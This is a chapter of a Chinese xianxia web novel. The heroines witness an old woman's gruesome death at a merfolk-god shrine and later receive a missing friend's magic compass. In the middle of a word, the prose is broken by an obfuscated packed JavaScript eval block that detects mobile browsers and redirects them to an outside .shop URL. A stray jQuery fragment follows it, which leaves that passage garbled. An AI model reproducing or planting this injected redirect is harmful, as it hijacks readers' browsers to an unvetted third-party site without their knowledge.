陶星毓嘴里叽里咕噜念了几句“福生无量天尊”“急急如律令”,乱七八糟的圣号和奇怪的姿势,终于引来了身前婆婆的目光。
“姑娘,拜神不是这么拜的。”
婆婆的竹篮空了,小庙前的供品满满当当。
陶星毓瞪圆了眼,一脸懵懂地问道:“婆婆,我看大家都是这么拜的……”
“你们是外地人吧?”
那婆婆佝偻着身子在陶星毓身侧跪下,虔诚地朝小庙的方向磕了磕头。
陶星毓没有回话,婆婆却是自顾自地说了下去。
“外地人就不奇怪啊,我们这里的鲛神,灵的很,慕名而来的人可不少。”
“可鲛神,不是你这样拜的,这样鲛神是听不见你愿望的。”
“那要怎样才能被听见呀?”
陶星毓装傻的技能已达炉火纯青。
那婆婆好似格外满意有人对她口中的鲛神有意,闭上了眼深吸了一口气,才开口道:“若有事求神,只要将指尖一滴血滴在供品上,将你的生辰八字写在纸上烧了去,鲛神就会听到你的愿望……”
什么邪魔外道……
陶星毓听得在角落里直皱眉头。她从来没听过这样的求神法……
身侧的婆婆还在念叨着鲛神的好,陶星毓连忙收拾好面上的情绪,正要开口再问些别的时,一偏头,就看到那婆婆眉心忽然冒出一抹诡异的红光。
红光笼罩了婆婆整张脸,陶星毓一时愣在了原地,身后的梁天青眼疾手快拉着她起身往后退,与那婆婆保持了一定的距离。
没等陶星毓回过神来,方才神采奕奕的婆婆身子忽然缩起来,像一只被吸干了水分的柑橘,七窍哗哗向外流着血,一眨眼的功夫,那血便染湿了方才陶星毓的跪拜之地……
就在陶星毓想要上前一探究竟时,巷子口非常不合时宜地响起了脚步声,陶星毓狠狠拧着眉,反手抓上梁天青的手。
“啧,快走。”
陶星毓隐去了自己和梁天青的气息,拉着梁天青一跃飞起上了旁侧的屋顶。
两人在屋顶上蹲下。
脚步声渐近,几个身着黑色斗篷的人从巷口走来,他们中为首的一人站在婆婆的尸体旁,没有一丝意外之意,为首的人一挥手,他身后一人便从怀中拿出一个小瓶子上前。
那人打开了小瓶子,在婆婆的尸体上撒了点药粉,药粉沾上尸身那一刻,尸体顷刻化水渗入了土地中……
看了那群人的所作所为,一股恶寒冒上来,陶星毓紧皱着眉头,握着梁天青手用了些力。
那群人做完这一切,又十分谨慎地在四周探查了一番,才浩浩荡荡离开了。
只是他们转身离开之时,忽有一阵微风吹来,为首那人的黑色斗篷被吹开一角,青灰色的皮肤暴露在空气中,只一眼,陶星毓看到了那人脸上的鳞片……这些奇怪的事情,果真和鲛人一族脱不了干系。
直到那群人的身影消失不见,陶星毓才拉着梁天青起身。
霁南镇的千奇百怪终于在此刻达到了巅峰,陶星毓也没了再看下去的想法,她们出来的时辰不短,也是时候回去了。
两人在镇上一路穿梭,在天色微微擦黑时回到了客栈的后院,回到了她们离开时途经之地。
只是离开时一片寂静的后院,此刻却是多了一位不速之客。
后院空荡荡的马棚不知何时栓了一匹黑色的马,一把长刀随意地立在一旁,长刀的主人手中抓着草料递在黑马的嘴边,黑马打了个响鼻儿,极为亲昵地蹭了蹭身前人。
喂马的人赫然是陶星毓白天在客栈见到的那位女子,一身黑色的劲装融在阴影中,若不是细细碎碎的声响,过路的人几乎要忽视了她。
她乌黑的长发高高束在脑后,小臂上层层缠绕着白色的布条。
在陶星毓的目光看来时,那名女子才从黑马处抽身,随意地拍了拍手上的灰,在梁天青警惕的目光下,一步步走向她们。
女子的左侧眉骨上横亘着一条长长的疤痕,直至眼角,那道疤痕把她修长的眉切断,配上她凌冽的目光,整个人看上去格外的凶。
女子在她们身前五六尺处停下。
两两相望之下,那女子忽地朝两人扬起灿烂的笑,虽然那条疤痕衬得她实在算不上温良。
“少侠可有要事?”
陶星毓没从她身上感受到恶意,轻轻捏了捏梁天青的手指示意她稍安勿躁,抬眼客客气气问身前的人。
那女子似是大梦初醒一般,豪爽地抬手抱拳,朝两人行了一礼。
“敢为阁下可是魔教教主陶星毓大人?”
陶星毓在来的路上就和梁天青一齐将化形解了,那女子的话甫一问出口,陶星毓抬手轻轻摸了摸眉心的痣。
“你认得我?”
“眉心一点红痣,桃花眼,何人不知,教主大人。”
那女子嘴角勾起一个大大的笑,继续道:“旁边这位想来便是梁护法吧?”
她朝梁天青弯了弯腰,梁天青站在原地纹丝未动,神色未变,远远看去就像一尊无情的冰雕。
那女子倒也不介意梁天青的态度,收敛了脸上的笑容,又上前了几步,压低声音道:“大人,可否借一步说话?”
一边说着,她还一边小心翼翼的环顾了四周。
陶星毓不明白她葫芦里卖的什么药,但此人的修为在她眼中一览无余,想来也造不成什么坏结果,微一沉吟,陶星毓朝她点了点头。
三人寻了客栈后的一个偏僻的角落,陶星毓一挥手在身侧凝起一个护罩,才对着她点了点头。
“此物可隔绝外界窥视,有什么事情,请说吧。”
听了她的话,那女子才放下心来,肃着脸,从怀中摸出来一个小小的圆盘,递在陶星毓的眼前。
“这是纪前辈交代我要交给你们的东西。”
纪轻羽的罗盘……
看到小圆盘时,陶星毓立时便认了出来,纪轻羽的罗盘平常可是寸步不离身的,她竟然把罗盘交给了别人,这里到底发生了什么,纪轻羽到底遇到了什么……
心底的疑惑太多,陶星毓勉强将疑问压在心底,抬手接过身前女子递来的罗盘。
陶星毓盯着罗;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17753022|203220||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();$('#content').append('
盘看了一刻,随后抬头问身前人:“她有说什么吗?”
这话一出,身前的女子愣了一下,随即反应过来:“纪前辈说,只要将这罗盘交给你,你会知道的,多余的她没有给我说太多……”
那女子微微皱着眉,回忆着之前纪轻羽同她说的话。
“哦对了,还有一件事情……”
陶星毓被这女子的大喘气惊了一下,她面上不显,适时地露出疑惑的表情。
“纪前辈随着这个罗盘,还将一颗玉珠交给了我……”
玉珠……
陶星毓忽然想起了和寻灵手中那颗鲛珠。
“纪前辈说那珠子要交给长行宫的一个叫和寻灵的姑娘。我要等你们来此地,便寻了个信得过的姑娘送了过去……不过,我不知道这事跟这罗盘有没有什么关系。”
这两件东西是纪轻羽同时交给她的,看着陶星毓凝重的面容,以及她已经一连好久都没见到纪轻羽了,她想了想还是将这事说了出来。
“那个,教主大人,您知道纪前辈去哪了吗,我还欠她点银钱没还呢……”
“我也在找她。”
那女子听了她的话,沉默了一会儿,才缓缓笑着开口:“好,若是寻到纪前辈了,麻烦您告知我一声,这个月我都在霁南这家客栈里。”
“多谢。”
在那女子转身离开前,陶星毓托着罗盘,罗盘在她手中闪着莹莹的白光,她朝那女子真诚地道了谢。
“客气,我也只是报恩而已。”
那女子倒是随意地朝她摆摆手,背影潇洒地离开了后院。
陶星毓和梁天青带着罗盘原路翻窗回了厢房内。
一进入厢房,陶星毓便一挥手带上了所有开的窗,在门窗上设了阵法,确保不会有人忽然闯进来后,她才从袖中拿出了罗盘。
陶星毓一个响指唤出了早就按捺不住的幻灵。
一道幽紫的光闪过,幻灵轻轻落在了陶星毓的肩头上。
陶星毓托着浮在手心上的罗盘递到幻灵面前,轻声道:“看看?”
陶星毓自己也能将灵力注入罗盘之中,唤醒罗盘,但她可没忘记当初碰这罗盘后狼狈的干呕,虽然如今的情况与之前不同,但她还是习惯小心为上。
交给幻灵倒是安稳一些,毕竟可不能让幻灵白白顶着脑袋后面圆圆的罗盘,一点用场也没派上。
幻灵两只小球手托了托脑袋后面的圆盘,眨着豆豆眼点了点头。
随着幻灵动作,它的小球手贴上了罗盘正中间的两级八卦阵,一道幽紫色的灵力顺着八卦阵游走,自一点圆心慢慢蔓延至罗盘四周,直到属于幻灵的气息沾满了整个罗盘。
紫色的淡光夹杂着金色的光芒,“咔咔”的机关转动声在耳边响起,中心的八卦阵飞速旋转着,待亮光散去,八卦阵也停下了旋转,纪轻羽的罗盘上浮起一片金印。
而这浮起的金色印记赫然组成了一张简单的地图,一缕细细的金色丝线竖在罗盘正中央摇摇晃晃。
这突如其来的变化,惹得陶星毓不禁皱起了眉。
一波未平,一波又起……